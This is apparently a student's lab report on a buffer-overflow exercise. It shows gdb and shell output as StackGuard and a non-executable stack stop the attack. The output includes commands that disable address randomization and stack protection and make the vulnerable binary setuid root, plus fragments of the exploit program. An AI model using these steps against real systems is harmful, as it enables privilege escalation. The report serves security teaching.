


```
        add-auto-load-safe-path /home/seed/.gdbinit
line to your configuration file "/root/.gdbinit".
To completely disable this security protection add
        set auto-load safe-path /
line to your configuration file "/root/.gdbinit".
For more information about this security protection see the
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
        info "(gdb)Auto-loading safe path"
(gdb) break bof
Breakpoint 1 at 0x8048517: file stack.c, line 10.
(gdb) run
Starting program: /home/seed/stack

Breakpoint 1, bof (
    str=0xbfffede7 '\220' <repeats 36 times>, "\231\361\3770", '\220' <repeats 160 times>...)
    at stack.c:10
10      {
(gdb) p &buffer
$1 = (char (*)[24]) 0xbfffed94
(gdb) c
Continuing.
*** stack smashing detected ***: /home/seed/stack terminated

Program received signal SIGABRT, Aborted.
0xb7fd9ce5 in __kernel_vsyscall ()
(gdb) 
```

Figure 8

Explanation: Stack guard is a protection mechanism which detects buffer overflow vulnerability. Here the buffer overflow is detected by introducing a local variable before the previous frame pointer and after the buffer. We store the value of the variable in a location on the heap and also assign the same value to a static or global variable. We compare both the values before the program is terminated, so that if the values are different, then the buffer overflow has occurred and overridden the value of the local variable. If both the values are the same, then buffer overflow has not occurred. We cannot skip the local variable and then overwrite only the return address in the stack, since it is continuous and value of the local variable is generated by the random generator and changes every time. The Stack protector basically works by inserting a canary at the top of the stack frame when it enters the function and before leaving if the canary has been stepped on or not, i.e. if some value has changed. If this value change has occurred then the stack smashing is detected and the error is printed.


Task 5: Non-executable Stack



```
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -o stack -fno-stack-protector -z noexecstack -g stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:30:29: warning: overflow in implicit constant conversion [-Woverflow]
     long returnAddressValue=0xb4ffff199;
                             ^
exploit.c:34:13: warning: passing argument 1 of ‘strcpy’ from incompatible pointer type [-Wincompa
tible-pointer-types]
      strcpy(p_exploitcode,shellcode);
             ^
In file included from exploit.c:6:0:
/usr/include/string.h:125:14: note: expected ‘char * restrict’ but argument is of type ‘long int *
’
 extern char *strcpy (char *__restrict __dest, const char *__restrict __src)
              ^
root@VM:/home/seed# ./exploit
root@VM:/home/seed# ./stack
Segmentation fault (core dumped)
root@VM:/home/seed# 
```

Figure 9

Observation: In this task we create the stack program and turn off the address randomization. We compile the program with no stack protection and make the stack a non-executable stack. We make the program a set UID program owned by root. We then compile and execute the exploit program which creates the bad file. When we execute the stack program, there is a segmentation fault and the program is terminated with a segmentation fault.



```
To enable execution of this file add
        add-auto-load-safe-path /home/seed/.gdbinit
line to your configuration file "/root/.gdbinit".
To completely disable this security protection add
        set auto-load safe-path /
line to your configuration file "/root/.gdbinit".
For more information about this security protection see the
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
        info "(gdb)Auto-loading safe path"
(gdb) break bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/stack

Breakpoint 1, bof (
    str=0xbfffede7 '\220' <repeats 36 times>, "\231\361\3770", '\220' <repeats 160 times>...)
    at stack.c:14
14          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[24]) 0xbfffeda8
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x4ffff199 in ?? ()
(gdb) 
```

Figure 10

Explanation: The non-executable stack is a protection mechanism provided the hardware to avoid code from being executed from the stack. So this prevents shellcode and binary code from being executed from the stack. But this doesn't avoid buffer overflow from taking place because we can find code placed somewhere else in the system and overflow the buffer. In case of return-to-libc attack, we find the vulnerable system function in the library file and try to exploit the vulnerability. Non executable stacks act like a run-time solution to buffer overflow situation.